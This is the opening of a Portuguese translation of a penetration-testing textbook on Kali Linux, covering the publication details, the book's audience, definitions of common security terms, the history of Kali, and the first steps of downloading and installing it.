
SYNGRESS

Hacking com Kali Linux

Técnicas práticas para testes de invasão



James Broad
Andrew Bindner

novatec

Hacking com Kali Linux

Técnicas práticas para testes de invasão

James Broad • Andrew Bindner

Novatec

This edition of Hacking with Kali: Practical Penetration Testing Techniques by James Broad is published by arrangement with ELSEVIER INC., a Delaware corporation having its principal place of business at 360 Park Avenue South, New York, NY 10010, USA.

Esta edição do livro Hacking with Kali: Practical Penetration Testing Techniques de James Broad é publicada por acordo com a Elsevier Inc., uma corporação de Delaware estabelecida no endereço 360 Park Avenue South, New York, NY 10010, EUA.

Editor: Rubens Prates
Tradução: Lúcia Ayako Kinoshita
Revisão gramatical: Marta Almeida de Sá
Editoração eletrônica: Carolina Kuwabata

ISBN: 978-85-7522-588-2

Histórico de edições impressas:

Agosto/2016 Terceira reimpressão
Novembro/2015 Segunda reimpressão
Fevereiro/2015 Primeira reimpressão
Fevereiro/2014 Primeira edição

Novatec Editora Ltda.

Rua Luís Antônio dos Santos 110
02460-000 – São Paulo, SP – Brasil
Tel.: +55 11 2959-6529
Email: novatec@novatec.com.br
Site: www.novatec.com.br
Twitter: twitter.com/novateceditora
Facebook: facebook.com/novatec
LinkedIn: linkedin.com/in/novatec

Dedicatória

Gostaria de dedicar este livro à minha família, que sempre me apoiou. À Lisa, Teresa e Mary, minhas irmãs, que sempre estiveram ao meu lado. À minha esposa Dee e aos meus filhos Micheal e Tremara, que me dão motivos para continuar a aprender e a crescer. À minha família estendida, composta de novos e velhos amigos, que torna a vida mais emocionante e forma uma lista longa demais, porém incluem Amber e Adam, Vince e Annette, Darla, Travis e Kim, Steve e Sharon.

Obrigado a todos!

Se você não está fazendo algo, está morrendo. A vida é fazer.

Jeff Olson

Sumário

CAPÍTULO 1

Introdução

Informações contidas neste capítulo:

- Visão geral do livro e principais pontos de aprendizagem
- Público-alvo do livro
- Diagramas, figuras e capturas de tela
- Termos comuns
- A história do Kali Linux

Visão geral do livro e principais pontos de aprendizagem

Este livro conduz o leitor pelo ciclo de vida dos testes de invasão usando o live disk mais avançado disponível atualmente – o Kali Linux. Após esta breve introdução, o capítulo detalha a maneira de localizar, fazer o download, instalar e personalizar o Kali Linux. A seguir, uma rápida introdução às configurações e aos parâmetros básicos do Linux garante que os comandos e as configurações básicas sejam compreendidos. O restante do livro é dedicado ao ciclo de vida dos testes de invasão – o Reconhecimento (Reconnaissance), o Scanning, a Exploração de Falhas (Exploitation), a Preservação do Acesso e a Geração do Relatório. Embora haja centenas de diferentes ferramentas na distribuição Kali Linux, cada capítulo em que será discutido o ciclo de vida dos testes de invasão abordará as ferramentas mais comumente usadas na respectiva fase. A fase de geração de relatórios detalha os relatórios que podem ser usados para apresentar as descobertas à gerência e à liderança da empresa, além de incluir um template de ROE (Rules of Engagement, ou Regras do Contrato) que pode ser usado antes do início de um teste de invasão.

Público-alvo do livro

Profissionais da área técnica

Os profissionais da área técnica de diversas especialidades podem se beneficiar ao aprender o modo como os pentesters trabalham. Ao compreender isso, esses profissionais terão um melhor conhecimento das técnicas e dos conceitos básicos usados pelos pentesters; esse conhecimento pode então ser usado para melhorar a segurança de seus sistemas de informação. Esses especialistas incluem, porém não estão limitados a, administradores de servidores, administradores de rede, administradores de bancos de dados e profissionais de help desk.

Os profissionais da área técnica que quiserem se tornar um pentester profissional irão adquirir uma boa dose de conhecimentos ao ler este livro. O conhecimento anterior que esses especialistas técnicos

possuem nas várias áreas de especialização lhes proporciona uma nítida vantagem ao se tornarem pentesters. Quem seria melhor para testar a configuração de segurança de um servidor que um pentester com um profundo conhecimento em administração de tecnologias de servidores? Isso vale também para outras áreas de especialização.

Este livro apresentará o mundo dos testes de invasão e a ferramenta mais comum usada pelos pentesters – o Linux Live Disk – a esses profissionais da área técnica. Ao seguir os exemplos e as instruções presentes nos próximos capítulos, esses profissionais estarão no caminho certo para compreender ou para se tornar um pentester.

Profissionais da área de segurança

Os profissionais da área de segurança que estão se empenhando em melhorar a segurança dos sistemas que desenvolvem e mantêm irão adquirir um vasto conhecimento ao compreender o tipo de mentalidade presente em um teste de invasão e o seu ciclo de vida. De posse desse conhecimento, esses profissionais poderão "preparar" recursos de segurança nos sistemas que estão desenvolvendo e para os quais estão dando suporte.

Estudantes da área de segurança de informações e de programas associados à garantia de segurança de informações

Entender o mundo dos testes de invasão proporcionará a esses estudantes uma visão de uma das profissões mais recompensadoras e frustrantes da área de tecnologia da informação. Ao serem apresentados aos testes de invasão logo no início de suas carreiras, esses estudantes poderão decidir se uma carreira na área de testes de invasão é a escolha certa para eles.

A quem este livro não se destina

Este livro não proporcionará a você as habilidades e a experiência necessárias para invadir a NSA (National Security Agency, ou Agência Nacional de Segurança) ou uma agência bancária local, e sugiro que ninguém tente fazer isso. Este livro não foi escrito para alguém que já esteja realizando testes de invasão durante alguns anos e que entenda totalmente o modo como cada ferramenta do disco do Backtrack/Kali Linux funciona. Também não foi escrito para alguém que pretenda infringir a lei, pois a intenção do livro é apresentar mais pessoas aos testes de invasão como uma maneira de melhorar a segurança dos sistemas de informação.

Diagramas, figuras e capturas de tela

Os diagramas, as figuras e os esquemas deste livro foram simplificados a fim de possibilitar uma compreensão sólida do material apresentado. Isso foi feito para ilustrar os conceitos técnicos básicos e as técnicas explicadas neste livro.

As capturas de tela foram usadas ao longo de todo o livro para demonstrar os comandos e as ações que ocorrem no ambiente Kali Linux e foram incluídas para proporcionar mais esclarecimento sobre o assunto. De acordo com a configuração e a versão do Kali Linux, essas capturas de tela podem ser um

pouco diferentes do que será apresentado localmente. Isso não deve ter consequências no aprendizado do básico sobre os testes de invasão, e as diferenças serão sempre pequenas.

Bem-vindo

Este capítulo servirá como uma introdução ao mundo empolgante e continuamente em expansão do pentester profissional e ético. O teste de invasão, ou simplesmente pentesting, corresponde a um processo técnico e a uma metodologia que permitem aos especialistas técnicos simularem as ações e as técnicas usadas por um ou mais hackers na tentativa de explorar as falhas de uma rede ou de um sistema de informação. Este livro conduzirá o leitor pelos passos normalmente executados à medida que um pentester desenvolve uma compreensão sobre um alvo, analisa-o e tenta invadi-lo. O livro finaliza com um capítulo sobre como escrever os relatórios e outros documentos usados para apresentar as descobertas à liderança da empresa, descrevendo as atividades executadas pela equipe de testes de invasão e as falhas identificadas no sistema. O último capítulo também inclui um template básico de ROE que deve ser formalizado e aprovado antes de qualquer teste de invasão ser iniciado. É importante conduzir os testes de invasão somente em sistemas para os quais uma autorização foi concedida e trabalhar de acordo com os requisitos do ROE aprovado.

Ciclo de vida dos testes de invasão

Há vários modelos diferentes do ciclo de vida dos testes de invasão em uso atualmente. De longe, o mais comum é a metodologia e o ciclo de vida definidos e usados pelo programa EC C|EH (EC-Council Certified Ethical Hacker). Esse processo de cinco fases conduz o pentester pelas fases de Reconhecimento (Reconnaissance), Scanning, Obtenção de Acesso (Gaining Access), Preservação do Acesso (Maintaining Access) e Ocultação das Pistas (Covering Tracks) [1]. Este livro seguirá o ciclo de vida modificado dos testes de invasão apresentado por Patrick Engebretson em seu livro Introdução ao hacking e aos testes de invasão [2]. Esse processo segue as fases básicas usadas pelo C|EH, porém não inclui a fase final, Ocultação das Pistas. Remover essa fase deste livro foi uma decisão consciente, pois muitas das técnicas dessa fase final serão mais bem explicadas em um livro mais avançado.

Termos comuns

Há vários termos comuns que normalmente são alvos de discussão quando falamos de testes de invasão. Diferentes profissões, especializações técnicas e até membros de uma mesma equipe têm uma compreensão um pouco diferente dos termos usados nessa área. Por esse motivo, os termos e as definições associadas a seguir serão usados neste livro.

Teste de invasão (pentesting)

O teste de invasão corresponde à metodologia, ao processo e aos procedimentos usados pelos pentesters, de acordo com diretrizes específicas e aprovadas, na tentativa de burlar as proteções de um sistema de informação, incluindo anular os recursos de segurança integrados do sistema. Esse tipo de teste está associado à avaliação das configurações e dos controles técnicos, administrativos e

operacionais de um sistema. Normalmente, os testes de invasão fazem somente a avaliação da segurança dos sistemas de informação da forma como ela está implementada. Os administradores dos sistemas de rede-alvo e suas equipes podem ou não saber que um teste de invasão está sendo conduzido.

Red Team (Equipe Vermelha)

As Red Teams (Equipes vermelhas) simulam um adversário em potencial quanto às metodologias e às técnicas usadas. Essas equipes normalmente são maiores do que a equipe de testes de invasão e possuem um escopo bem mais amplo. O teste de invasão propriamente dito geralmente é um subcomponente de um Exercício de Red Team, porém esses exercícios testam outras funções do aparato de segurança das empresas. As Red Teams normalmente atacam uma empresa usando meios de natureza técnica, social e física, em geral empregando as mesmas técnicas usadas pelos hackers Black Hats (Chapéu Preto) para testar as proteções da empresa ou dos sistemas de informação contra esses atores hostis. Além dos Testes de Invasão, a Red Team realizará ataques de Engenharia Social, incluindo phishing, spear phishing e ataques de natureza física, que incluem vasculhar o lixo e usar técnicas para abertura de cadeados a fim de obter informações e acesso. Na maioria dos casos, com exceção de um grupo relativamente pequeno, os funcionários das empresas-alvo não saberão que um Exercício de Red Team está sendo conduzido.

Hacking ético

Um Hacker Ético é um pentester profissional que ataca os sistemas em nome do proprietário do sistema ou da empresa proprietária do sistema de informação. Levando em conta o propósito deste livro, o Hacking Ético será sinônimo de Teste de Invasão.

White Hat

White Hat (chapéu branco) é uma gíria para um Hacker Ético ou um profissional da área de segurança de computadores, especializado em metodologias para melhoria da segurança dos sistemas de informação.

Black Hat

Black Hat (chapéu preto) é um termo que identifica um indivíduo que usa técnicas para passar pela segurança dos sistemas sem ter permissão para cometer crimes de computador. Os pentesters e os membros da Red Team com frequência usam as técnicas utilizadas pelos Black Hats a fim de simular esses indivíduos ao conduzir exercícios ou testes autorizados. Os Black Hats conduzem suas atividades sem ter permissão e de forma ilegal.

Grey Hat

O Grey Hat (chapéu cinza) refere-se a um especialista da área técnica que fica entre a linha que separa os White Hats dos Black Hats. Esses indivíduos normalmente tentam passar pelos recursos de segurança de um sistema de informação sem ter permissão, não para obter lucros, mas para informar os pontos

fracos descobertos aos administradores do sistema. Os Grey Hats normalmente não têm permissão para testar os sistemas, porém, em geral, não estão atrás de lucros financeiros pessoais.

Avaliação de vulnerabilidades, análise de vulnerabilidades

Uma análise de vulnerabilidades é usada para avaliar as configurações de segurança de um sistema de informação. Esses tipos de avaliação incluem a avaliação de patches de segurança aplicados e ausentes em um sistema. A VAT (Vulnerability Assessment Team, ou Equipe de Avaliação de Vulnerabilidades) pode ser externa ao sistema de informação ou parte da equipe que dá suporte ao sistema.

Avaliação de controles de segurança

As Avaliações de Controles de Segurança (Security Controls Assessments) avaliam a conformidade dos sistemas de informação em relação a requisitos legais ou regulatórios específicos. Exemplos desses requisitos incluem, porém não estão limitados a, o Federal Information Security Management Act (FISMA), o Payment Card Industry (PCI) e o Health Insurance Portability and Accountability Act (HIPAA). As Avaliações de Controles de Segurança são usadas como parte do BOE (Body of Evidence, ou Corpo de Evidências) usado pelas empresas para autorizar um sistema de informação a operar em um ambiente de produção. Alguns sistemas exigem que os testes de invasão façam parte da avaliação dos controles de segurança.

Teste de usuário malicioso

No Teste de Usuário Malicioso (Malicious User Testing ou Mal User Testing), o avaliador assume o papel de alguém interno e confiável atuando de forma maliciosa, ou seja, um usuário malicioso. Nesses testes, o avaliador recebe as credenciais de um usuário genérico ou administrador autorizado, normalmente associadas a uma conta de teste. O avaliador usará essas credenciais na tentativa de passar pelas restrições de segurança, incluindo efetuar tentativas de visualizar documentos e configurações de maneira não autorizada pela conta, alterar parâmetros que não deveriam ser alterados e elevar o nível de suas permissões para além do que sua conta deveria ter. Os testes de usuários maliciosos simulam as ações de um indivíduo falso e confiável dentro da empresa.

Engenharia social

A Engenharia Social envolve a tentativa de enganar os usuários ou os administradores do sistema para que façam algo segundo os interesses do engenheiro social, mas que esteja além de seus tipos de acessos ou de seus direitos. Os ataques de Engenharia Social normalmente causam danos ao sistema de informação ou ao usuário. O Engenheiro Social usa a disposição inerente às pessoas de ajudar os outros a fim de comprometer o sistema de informação. Técnicas comuns de Engenharia Social incluem a tentativa de fazer com que os analistas de help desk redefinam as senhas das contas dos usuários ou fazer com que os usuários finais revelem suas senhas, permitindo que o Engenheiro Social faça login em contas para as quais não tenha autorização. Outras técnicas de Engenharia Social incluem phishing e spear phishing.

Phishing

No caso do Phishing (pronuncia-se do mesmo modo que fishing em inglês), o engenheiro social tenta fazer a vítima revelar informações pessoais como nomes de usuário, números de conta e senhas. Em geral, isso é feito por meio de emails falsos, porém com aparência autêntica, de empresas, bancos e serviços de atendimento ao consumidor. Outras formas de phishing procuram fazer os usuários clicarem em hiperlinks falsos que permitem a instalação de códigos maliciosos nos computadores-alvo sem que eles saibam. Esse malware será então usado para obter dados do computador ou para usá-lo a fim de atacar outros computadores. O phishing normalmente não está voltado a usuários específicos; as vítimas podem ser qualquer pessoa em uma lista de mala direta ou que tenha uma extensão específica no endereço de email, por exemplo, todo usuário com uma extensão igual a `@foo.com`.

Spear phishing

O Spear Phishing é uma forma de phishing em que os usuários-alvo são especificamente identificados. Por exemplo, o invasor pode pesquisar e descobrir os endereços de email do CEO (Chief Executive Officer) de uma empresa e de outros executivos e usar somente essas pessoas como alvos do phishing.

Vasculhar o lixo

Na técnica de Vasculhar o Lixo (Dumpster Diving), o avaliador analisa o lixo descartado por usuários e administradores de sistemas à procura de informações que possam levar a uma melhor compreensão do alvo. Essas informações podem ser configurações e parâmetros do sistema, diagramas de rede, versões de software, componentes de hardware e até mesmo nomes de usuários e senhas. O termo em inglês refere-se a vasculhar um contêiner grande de lixo, porém, se houver oportunidade, "vasculhar" pequenas lixeiras em escritórios pequenos também pode resultar em informações úteis.

Live CD, live disk ou LiveOS

Um live CD ou live disk refere-se a um disco que contém todo um sistema operacional. Esses discos são úteis para muitos avaliadores e podem ser modificados de modo a conter componentes específicos de software, configurações e ferramentas. Embora os live disks normalmente sejam baseados em distribuições Linux, várias versões para Microsoft Windows foram disponibilizadas ao longo dos anos. De acordo com as configurações dos sistemas de informação, os live disks podem ser o único dispositivo necessário ao avaliador ou ao pentester em uma avaliação, pois os computadores dos sistemas-alvo poderão ser inicializados com o live disk, fazendo com que um dos equipamentos do sistema de informação se volte contra o próprio sistema.

A história do Kali Linux

O Kali Linux é o live disk mais recente de uma distribuição de segurança disponibilizada pela Offensive Security. Essa versão atual contém mais de trezentas ferramentas de segurança e de testes de invasão incluídas, classificadas em grupos úteis, mais frequentemente usadas por pentesters e outras pessoas que efetuam avaliações de sistemas de informação. De modo diferente das distribuições mais antigas disponibilizadas pela Offensive Security, o Kali Linux usa a distribuição Debian 7.0 como base. O Kali

Linux dá continuidade à linhagem de seu antecessor, o Backtrack, e é mantido pela mesma equipe. De acordo com a Offensive Security, a mudança no nome indica a reestruturação completa da distribuição Backtrack pela empresa. As grandes melhorias em relação às versões mais antigas da distribuição Backtrack mereceram uma mudança no nome, a qual indica que essa não é somente uma nova versão do Backtrack. O próprio Backtrack foi uma melhoria em relação a duas ferramentas de segurança das quais ele foi derivado – o White Hat and SLAX (WHAX) e o Auditor. Nessa linha, o Kali Linux é a encarnação mais recente do estado em que se encontram as auditorias de segurança no mercado e as ferramentas para testes de invasão.

Referências

[1] Site: `http://www.eccouncil.org`.

[2] Livro: Introdução ao hacking e aos testes de invasão (Novatec Editora).

CAPÍTULO 2

Download e instalação do Kali Linux

Informações contidas neste capítulo:

- Este capítulo explica como obter um dos toolkits mais eficientes para testes de invasão disponíveis – o Kali Linux

Visão geral do capítulo e principais pontos de aprendizagem

Este capítulo explica o processo de download e de instalação do Kali Linux em:

- Discos rígidos
- Pen drives (memórias USB)
- Cartões SD

Kali Linux

Instalar sistemas operacionais como o Microsoft Windows, o OS X da Apple ou plataformas de código aberto como o Debian e o Ubuntu pode ser natural para algumas pessoas, porém uma revisão desse processo é sempre uma boa ideia. As pessoas que nunca instalaram um sistema operacional antes não devem ficar preocupadas; as seções a seguir neste capítulo descrevem todos os passos necessários para localizar, fazer o download e instalar o Kali Linux.

Em vários aspectos, o Kali Linux é único, porém as principais diferenças dessa distribuição estão na capacidade de executar não só a partir de uma instalação em disco rígido, mas também de efetuar o boot com um live disk, além da quantidade e do tipo de aplicações especializadas, instaladas por padrão. Um live disk corresponde a um sistema operacional instalado em um disco, incluindo CDs (Compact Disks), DVDs (Digital Video Disks) ou Discos Blu-Ray. Como pentester, a capacidade de fazer o boot com um live disk é muito importante.

As pessoas que tiverem acesso a computadores locais na rede poderão tirar proveito dos live disks de modo a usar esses computadores mesmo que o pentester não tenha uma conta no sistema operacional instalado. O sistema fará o boot a partir do live disk em vez de usar o disco rígido local, ou seja, se o computador estiver configurado corretamente, o pentester terá acesso a vários dos recursos da rede local, ao mesmo tempo que não deixará evidências nos discos rígidos dos computadores locais. Os softwares instalados no Kali Linux representam outro motivo pelo qual ele é feito na medida para o pentester. Por padrão, o Kali Linux possui quatrocentas ferramentas de testes de invasão e de segurança, pacotes e aplicações instalados, e outros podem ser adicionados à medida que forem necessários.

Informações sobre o sistema

Todos os sistemas operacionais são únicos e apresentam pequenas diferenças que aparecerão durante a instalação inicial e a configuração; no entanto a maioria das plataformas baseadas em Linux/Unix é relativamente semelhante quanto à natureza. Como ocorre com outros sistemas operacionais Linux, ao instalar o Kali Linux, planejar antes de fazer a instalação é muito importante. A seguir há uma pequena lista dos aspectos a serem considerados ao instalar o Kali Linux.

- O sistema operacional executará em um computador desktop ou em um laptop?
- Qual é o tamanho do disco rígido necessário?
- O disco rígido disponível tem espaço livre suficiente?
- Quantas partições de disco rígido são necessárias?
- Gerenciamento de logs é uma preocupação?
- A segurança é uma preocupação?

Selecionando uma plataforma de hardware para a instalação

Tradicionalmente, o sistema operacional é instalado no disco rígido do computador; no entanto, com sistemas operacionais como o Kali Linux, existe a possibilidade de instalar o sistema operacional em pen drives (ou flash drives) e em cartões SD, em virtude da recente disponibilidade e acessibilidade aos dispositivos com mais alta capacidade. Independentemente do dispositivo de armazenamento usado para instalar o sistema operacional, é muito importante determinar se a instalação será feita em um computador isolado (por exemplo, um computador em um laboratório) ou em um laptop, o que possibilitará uma solução móvel.

Caso um hardware bastante específico seja usado para quebrar senhas, por exemplo, placas de vídeo de alto desempenho, é recomendável que a instalação do Kali Linux seja feita em um computador desktop. Se houver necessidade de levar o sistema operacional das instalações de um cliente para outro, ou se você deseja testar dispositivos wireless, um laptop é recomendado. A instalação do sistema operacional é igual, seja para um laptop ou para computadores desktop.

Seleção do disco rígido

Sem querer bater na mesma tecla, “tamanho é documento”. Uma regra geral consiste em dizer que quanto maior o drive, melhor. Este livro recomenda o uso de um drive com no mínimo 120 GB de espaço; no entanto até esse espaço pode ser rapidamente consumido, especialmente no caso de cracking de senhas e projetos forenses ou de testes de invasão que exijam bastante controle, evidências, logs e geração de relatório ou coleta de dados. No caso da maior parte das avaliações de segurança em organizações comerciais e governamentais, o sistema operacional será limpo, apagado ou totalmente removido para preservar um ambiente de referência estável. Essa prática é amplamente aceita em toda a comunidade de segurança em virtude da necessidade de lidar de modo adequado com os dados confidenciais dos clientes e de minimizar o vazamento de informações corporativas que possivelmente possam causar danos à infraestrutura ou à reputação da empresa.

Particionamento do disco rígido

O particionamento consiste no ato de separar o sistema de arquivos em áreas específicas do disco rígido definindo tamanhos de bloco e setores especiais. O particionamento pode evitar que um sistema operacional seja corrompido por arquivos de log que ocupem todo o sistema e, em certas circunstâncias, fornece mais segurança. No nível básico, o sistema operacional já está dividido em duas partições diferentes. A primeira partição corresponde à área de swap, usada para paginação de memória e para armazenamento. Uma segunda partição destina-se a tudo o mais e é formatada com uma estrutura de arquivos, por exemplo, o extended file system 3 (ext3) ou o extended file system 4 (ext4). No caso dos laptops, especialmente nos dispositivos em que o sistema operacional será constantemente recarregado, um particionamento adicional não será necessário. Para instalações personalizadas ou computadores que terão um sistema operacional mais persistente, é necessário ao menos separar os arquivos temporários (tmp).

Um particionamento mais sofisticado do disco rígido e o dual boot em um computador estão além do escopo deste livro e não serão discutidos. A única exceção está no apêndice A, em que distribuições personalizadas serão apresentadas juntamente com uma aplicação de terceiros chamada Tribal Chicken.

Segurança durante a instalação

O Kali Linux é um sistema operacional muito eficiente, com uma infinidade de ferramentas previamente instaladas que podem destruir computadores ou a infraestrutura de uma rede e, se usado de forma indevida ou antiética, pode levar a ações que serão percebidas como criminosas ou infratoras da lei. Por esse motivo, as senhas são essenciais. Embora as senhas constituam a prática mais básica de segurança, muitos administradores e profissionais da área de segurança com frequência se esquecem das senhas ou ignoram o seu uso. Práticas básicas de segurança como o uso adequado de senhas são essenciais para garantir que sua instalação do Kali Linux não seja usada por outras pessoas que possam, de forma inadvertida ou maliciosa, causar danos a uma pessoa, um computador ou uma rede.

Fazendo o download do Kali Linux

O Kali Linux é uma distribuição do Linux e é baixado em um arquivo ISO (pronuncia-se como eye-so em inglês). Ele deve ser baixado a partir de outro computador e em seguida deve ser gravado em um disco antes de ser instalado. Na época desta publicação, o Kali Linux podia ser baixado a partir de `http://www.kali.org/downloads/`. A documentação para operações avançadas, configurações e casos especiais também pode ser encontrada no site oficial do Kali em `http://www.kali.org/official-documentation/`. Há também uma comunidade bem grande e ativa, em que os usuários podem enviar perguntas e ajudar outras pessoas com dificuldades. É aconselhável registrar-se junto ao site para ter acesso aos fóruns da comunidade, administrados pela Offensive Security, os criadores do Kali Linux. A Offensive Security também enviará mensagens de atualizações e informações sobre a comunidade (Figura 2.1).




Figura 2.1 – Fazendo o download do Kali Linux.

Não se esqueça de selecionar a arquitetura correta (i386 = 32 bits, amd64 = 64 bits). As variantes alternativas do Kali Linux estão além do escopo deste livro; no entanto, se você quiser se familiarizar com o Kali ou se precisar de um ambiente isolado (sandboxed) para ter mais controle, o download do VMware é perfeito para essas situações. Clique no link apropriado para o download para prosseguir.

Para os usuários do Microsoft Windows7, dê um clique duplo no download realizado e o Burn ISO Wizard aparecerá. Siga os prompts para efetuar a conversão da imagem ISO em um DVD que possa ser usado na instalação. Os usuários de Linux devem abrir o ISO em um aplicativo apropriado para gravação de discos, como o K3b.

Instalação no disco rígido

As seções a seguir oferecem um guia de instalação textual e gráfico, criado com vistas à simplicidade. Para instalar corretamente o Kali no disco rígido dos sistemas, ou até mesmo fazer o boot com o live disk, é muito importante que o BIOS (Basic Input Output System, ou Sistema Básico de Entrada e Saída) esteja configurado para fazer o boot a partir do disco óptico. Para iniciar a instalação, insira o CD no computador e faça o boot a partir do disco. Usuários com conhecimentos avançados que se sintam à vontade com a tecnologia de virtualização, como o VMware Player ou o Virtualbox da Oracle, também acharão esse guia simples e útil para ajudar na criação de uma versão virtualizada do Kali Linux.

Fazendo o boot do Kali pela primeira vez

Um computador iniciado de forma bem-sucedida com o disco do Kali Linux irá apresentar uma tela semelhante àquela apresentada na figura 2.2. A versão do Kali Linux usada neste guia é a 1.0.5 64 bits; versões baixadas em épocas diferentes podem parecer um pouco diferentes; porém as instalações gráficas são bastante semelhantes. Um manual atualizado para cada nova versão do Kali Linux pode ser encontrado em `http://www.kali.org/`, e é altamente recomendável consultar esse site para verificar a

documentação mais recente de sua versão antes de fazer a instalação ou no caso de você ter qualquer dúvida durante o processo.

O Kali Linux é distribuído na forma de um "Live CD" (também conhecido como Live ISO), o que significa que o sistema operacional pode ser executado diretamente do disco, além de poder ser instalado em um disco rígido. Executar o Kali a partir do live disk permite fazer o boot do sistema e executar todas as ferramentas, porém o sistema operacional apresentado será não persistente. Ser não persistente significa que, uma vez desligado o computador, toda a memória, as configurações salvas, os documentos e, possivelmente, trabalhos ou pesquisas muito importantes serão perdidos. Executar o Kali em um estado não persistente exige bastante cuidado, uma manipulação prévia e um bom entendimento dos comandos e do sistema operacional Linux. Esse método é ótimo para se familiarizar com o sistema operacional Linux sem a necessidade de apagar o sistema operacional existente já instalado no disco rígido do computador.




Figura 2.2 – Menu de boot do live ISO.

Outro tipo de instalação, que está além do escopo deste livro, é a Instalação com Síntese de Voz (Installation with Speech Synthesis). É um recurso novo no sistema operacional Kali e no Debian. A instalação pode ser controlada vocalmente se você tiver o hardware para suportar a síntese de voz. Este livro focará na instalação gráfica por enquanto; sendo assim, selecione **Graphical Install** (Instalação Gráfica) e tecle **Enter**.

Instalação – configurando os defaults

As próximas telas permitirão a seleção de um idioma default, a localização e o idioma do teclado para o sistema. Selecione as configurações adequadas e clique em **Continue** (Continuar) para prosseguir com a instalação. À medida que o computador avançar na instalação do Kali Linux, várias barras de progressão serão apresentadas na tela durante o processo. Selecionar as configurações default será adequado na maioria das telas de seleção.

Instalação – configuração inicial da rede

A figura 2.3 detalha a configuração inicial e os parâmetros básicos para a placa principal de interface de rede. Selecione um nome de host digitando na caixa de texto e clique em **Continue**. Os nomes de host

devem ser únicos, pois complicações com a rede podem ser resultantes de computadores configurados acidentalmente com o mesmo nome de host, embora localizados na mesma rede.

Figura 2.3 – Configurando um nome de host.

